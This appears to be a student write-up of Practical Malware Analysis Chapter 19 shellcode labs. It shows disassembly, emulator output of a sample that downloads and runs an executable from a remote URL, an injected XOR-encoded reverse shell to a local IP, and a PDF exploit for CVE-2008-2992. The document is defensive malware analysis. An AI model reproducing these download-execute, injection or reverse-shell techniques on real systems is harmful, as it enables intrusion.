00401215  .  AC             LODS BYTE PTR DS:[ESI]
00401216  .  2C 41          SUB AL,41
00401218  .  02C2           ADD AL,DL
0040121A  .  AA             STOS BYTE PTR ES:[EDI]
0040121B  .  49             DEC ECX
0040121C  .  75 EE          JNZ SHORT 0040120C
0040121E  .  C3             RETN
0040121F  >  E8 E4FFFFFF    CALL 00401208
00401224  .  89E5           MOV EBP,ESP
00401226  .  81EC 4000000(  SUB ESP,40
0040122C  .. E9 33414141    JMP 41815364
00401231  $  41             INC ECX                 Lab19-01.00401231(guessed Arg1)
00401232  .  41             INC ECX
00401233  .  41             INC ECX
```

Figure 2. Decoding Function

ii. Which functions does the shellcode manually import?

We can use a tool called sctest to help us to emulate the shellcode.

```
remnux@remnux: ~/Desktop
File Edit Tabs Help
remnux@remnux:~/Desktop$ shellcode2exe.py -s Lab19-01.bin
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file Lab19-01.bin
Generating executable file
Writing file Lab19-01.exe
Done.
remnux@remnux:~/Desktop$ sctest -Svs 1000000 < Lab19-01.bin > sctest-lab19.txt
remnux@remnux:~/Desktop$
```

Figure 3. sctest

sctest-lab19.txt

File Edit Search Options Help

```
verbose = 1
unhooked call to GetCurrentProcess
stepcount 236074
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00417369 =>
           = "URLMON";
) = 0x7df20000;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x004173b1 =>
           = "c:\WINDOWS\system32";
     UINT uSize = 128;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x00417370 =>
           = "http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe";
     LPCTSTR szFileName = 0x004173b1 =>
           = "c:\WINDOWS\system32\1.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x004173b1 =>
           = "c:\WINDOWS\system32\1.exe";
     UINT uCmdShow = 5;
) =  32;
```

Figure 4. sctest output

We can see that the shellcode uses LoadLibraryA, GetSystemDirectory, URLDownloadtoFile and WinExec. We can also use ollydbg to see it live.

iii. What network host does the shellcode communicate with?

As seen in Figure 4, the shellcode communcates with http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.

iv. What filesystem residue does the shellcode leave?

c:\windows\system32\1.exe

v. What does the shellcode do?

1. Download http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.
2. Save the payload as c:\windows\system32\1.exe
3. Execute the payload

b- The file *Lab19-02.exe* contains a piece of shellcode that will be injected into another process and run. Analyze this file.

i. What process is injected with the shellcode?

Firing up IDA Pro we can immediately see that a function is called to create a new process and thereafter injecting shellcode into it.

```
text:004013BF ; ---------------------------------------------------------------------------
text:004013BF
text:004013BF loc_4013BF:                             ; CODE XREF: _main+69↑j
text:004013BF                 lea     ecx, [ebp+Data]
text:004013C5                 push    ecx
text:004013C6                 push    offset aGotPathS ; "Got path: %s\n"
text:004013CB                 call    sub_40143D
text:004013D0                 add     esp, 8
text:004013D3                 lea     edx, [ebp+dwProcessId]
text:004013D6                 push    edx             ; int
text:004013D7                 lea     eax, [ebp+Data]
text:004013DD                 push    eax             ; lpCommandLine
text:004013DE                 call    GetProcessID
text:004013E3                 add     esp, 8
text:004013E6                 mov     [ebp+var_8], eax
text:004013E9                 cmp     [ebp+var_8], 0
text:004013ED                 jnz     short loc_401403
text:004013EF                 push    offset aErrorLaunching ; "Error launching new process\n"
text:004013F4                 call    sub_40143D
text:004013F9                 add     esp, 4
text:004013FC                 mov     eax, 1
text:00401401                 jmp     short loc_401438
text:00401403 ; ---------------------------------------------------------------------------
text:00401403
text:00401403 loc_401403:                             ; CODE XREF: _main+AD↑j
text:00401403                 push    1A7h            ; dwSize
text:00401408                 push    offset unk_407030 ; lpBuffer
text:0040140D                 mov     ecx, [ebp+dwProcessId]
text:00401410                 push    ecx             ; dwProcessId
text:00401411                 call    ProcessInjection
text:00401416                 add     esp, 0Ch
text:00401419                 mov     [ebp+var_8], eax
text:0040141C                 cmp     [ebp+var_8], 0
text:00401420                 jnz     short loc_401436
text:00401422                 push    offset aErrorInjecting ; "Error injecting process\n"
text:00401427                 call    sub_40143D
text:0040142C                 add     esp, 4
text:0040142F                 mov     eax, 1
text:00401434                 jmp     short loc_401438
text:00401436 ; ---------------------------------------------------------------------------
```

Figure 1. Launching new process

To see the arguments passed into the GetProcessID function (refer to 0x4013DE) we can set a breakpoint in ollydbg.




Figure 2. iexplore.exe is the targeted process

From figure 2, we can see that iexplore.exe path is passed into a function. The function then use this path to CreateProcess.

ii. Where is the shellcode located?

To find the shellcode, i would first try to find the function call responsible for writing the shellcode into the remote process. **WriteProcessMemory** is a good place to start.




Figure 3. WriteProcessMemory

At address 0x00401230, we can see a function with a lpbuffer argument passed in along with the buffer size and a process id. It is not hard to guess that this function is responsible for opening a handle to the remote process and eventually writing payload into it. We would just need to trace who called this function to find out where is the shellcode located.

```
.text:00401403 loc_401403:                        ; CODE XREF: _main+AD↑j
.text:00401403                 push    1A7h            ; dwSize
.text:00401408                 push    offset loc_407030 ; lpBuffer
.text:0040140D                 mov     ecx, [ebp+dwProcessId]
.text:00401410                 push    ecx             ; dwProcessId
.text:00401411                 call    ProcessInjection
.text:00401416                 add     esp, 0Ch
.text:00401419                 mov     [ebp+var_8], eax
.text:0040141C                 cmp     [ebp+var_8], 0
.text:00401420                 jnz     short loc_401436
.text:00401422                 push    offset aErrorInjecting ; "Error injecting process\n"
.text:00401427                 call    sub_40143D
.text:0040142C                 add     esp, 4
.text:0040142F                 mov     eax, 1
.text:00401434                 jmp     short loc_401438
```

Figure 4. Shellcode located at 0x407030

Seems like we have found the shellcode @0x407030. Lets take a peek at the shellcode =) as shown below… Press “C” to convert the bytes to code.





Figure 5. A peek into the shellcode

iii. How is the shellcode encoded?

Looking at the shellcodes in Figure 6, we can see that the author is using the “**call**” trick (as seen in step 2) to get the address of the shellcode. Analyzing the codes, we can that the shellcodes from 0x407048 onwards are decoded using XOR with 0xE7.



```
.data:00407030 ; ---------------------------------------------------------------------------
.data:00407030
.data:00407030 loc_407030:                             ; DATA XREF: _main+C8↑o
.data:00407030                 jmp     short loc_407043
.data:00407032 ; ---------------------------------------------------------------------------
.data:00407032
.data:00407032 loc_407032:                             ; CODE XREF: .data:loc_407043↓p
.data:00407032                 pop     edi
.data:00407033                 push    small 18Fh
.data:00407037                 pop     cx
.data:00407039                 mov     al, 0E7h
.data:0040703B
.data:0040703B loc_40703B:                             ; CODE XREF: .data:0040703E↓j
.data:0040703B                 xor     [edi], al
.data:0040703D                 inc     edi
.data:0040703E                 loopw   loc_40703B
.data:00407041                 jmp     short loc_407048
.data:00407043 ; ---------------------------------------------------------------------------
.data:00407043
.data:00407043 loc_407043:                             ; CODE XREF: .data:loc_407030↑j
.data:00407043                 call    loc_407032
.data:00407048
.data:00407048 loc_407048:                             ; CODE XREF: .data:00407041↑j
.data:00407048                 outsb
.data:00407049                 add     ah, [esi+0Bh]
.data:00407049 ; ---------------------------------------------------------------------------
```



Figure 6. Shellcode using call instruction and XOR

iv. Which functions does the shellcode manually import?

To analyze the shellcode, we can either extract the shellcode and run it using sctest or you can choose to use a simple trick that I be showing to break in the newly created process.

1. First break at WriteProcessMemory function
2. Before the memory is written into the remote process we change the first byte of the shellcode (0x407030) to 0xCC (breakpoint)
3. Attach debugger to the newly created IEXPLORE.exe
4. Resume Lab19-02.exe in ollydbg
5. The IEXPLORE.exe will break on executing the injected shellcode

On analyzing the shellcode, you will come across a function that is responsible for manually importing the following functions. You may also wish to break at CALL instructions in the shellcodes to trace where in the memory are the address coming from.



Address	Value	Comment
0014017F	50000000	
00140183	E80853FF	
00140187	FFFFFF28	
0014018B	7C801D7B	kernel32.LoadLibraryA
0014018F	7C80236B	kernel32.CreateProcessA
00140193	7C801E1A	kernel32.TerminateProcess
00140197	7C80DE85	kernel32.GetCurrentProcess
0014019B	71AB6A55	ws2_32.WSAStartup
0014019F	71AB8B6A	ws2_32.WSASocketA
001401A3	71AB4A07	ws2_32.connect
001401A7	00000000	
001401AB	00000000	
001401AF	00000000	
001401B3	00000000	
001401B7	00000000	
001401BB	00000000	
001401BF	00000000	
001401C3	00000000	
001401C7	00000000	

Figure 7. imports

v. What network hosts does the shellcode communicate with?

We set a breakpoint @ connect and analzye the SockAddr struct passed to it.




Figure 8. SockAddr Struct

sin_port = 0x3412 = 13330

sin_addr = 0xC0A8C802 = 192.168.200.2




Figure 9. Convert Hex to IP Address (online tool)

vi. What does the shellcode do?

Reverse shell(cmd.exe) to 192.168.200.2:13330. We can see that the shellcode executes CreateProcessA after connecting to the remote IP.




Figure 10. CreateProcessA

The following figure is a internal setup to see how the malware would behave on successful connection to the IP & port. As we have expected, a reverse shell connection is established.




Figure 11. Reverse shell connection established

c. Analyze the file *Lab19-03.pdf*. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file *Lab19-03_sc.bin* using *shellcode_launcher.exe*.

i. What exploit is used in this PDF?

Lets recce the pdf file first to get more insight. We can see that it contains /JS and /JavaScript elements. Which indicates that this pdf **might** be using javascript to exploit the pdf…




Figure 1. pdfid to recce the pdf file

using pdfextract we can easily extract the javascript contents.




Figure 2. Extract javascript via pdfextract tool

The extracted javascript contains the payload and some pdf version check to filter which pdf reader version can be exploited followed by some standard heapspray and finally the trigger "**util.printf**". A google search on this printf exploit surfaced the following article from CORE security. CVE-2008-2992 a Printf buffer overflow exploit.




Figure 3. CVE-2008-2992; Printf buffer overlow

ii. How is the shellcode encoded?

Referring to Figure 3, we can easily see that the payload is unicode encoded by the %u symbol. We could convert it using a unicode2raw tool provided in remnux… or you can write your own simple tool to do it.

Figure4. unicode2raw

iii. Which functions does the shellcode manually import?

Before jumping straight into analyze the shellcode, we could use sctest to generate a nice little graph of the piece of shellcode we are analyzing.

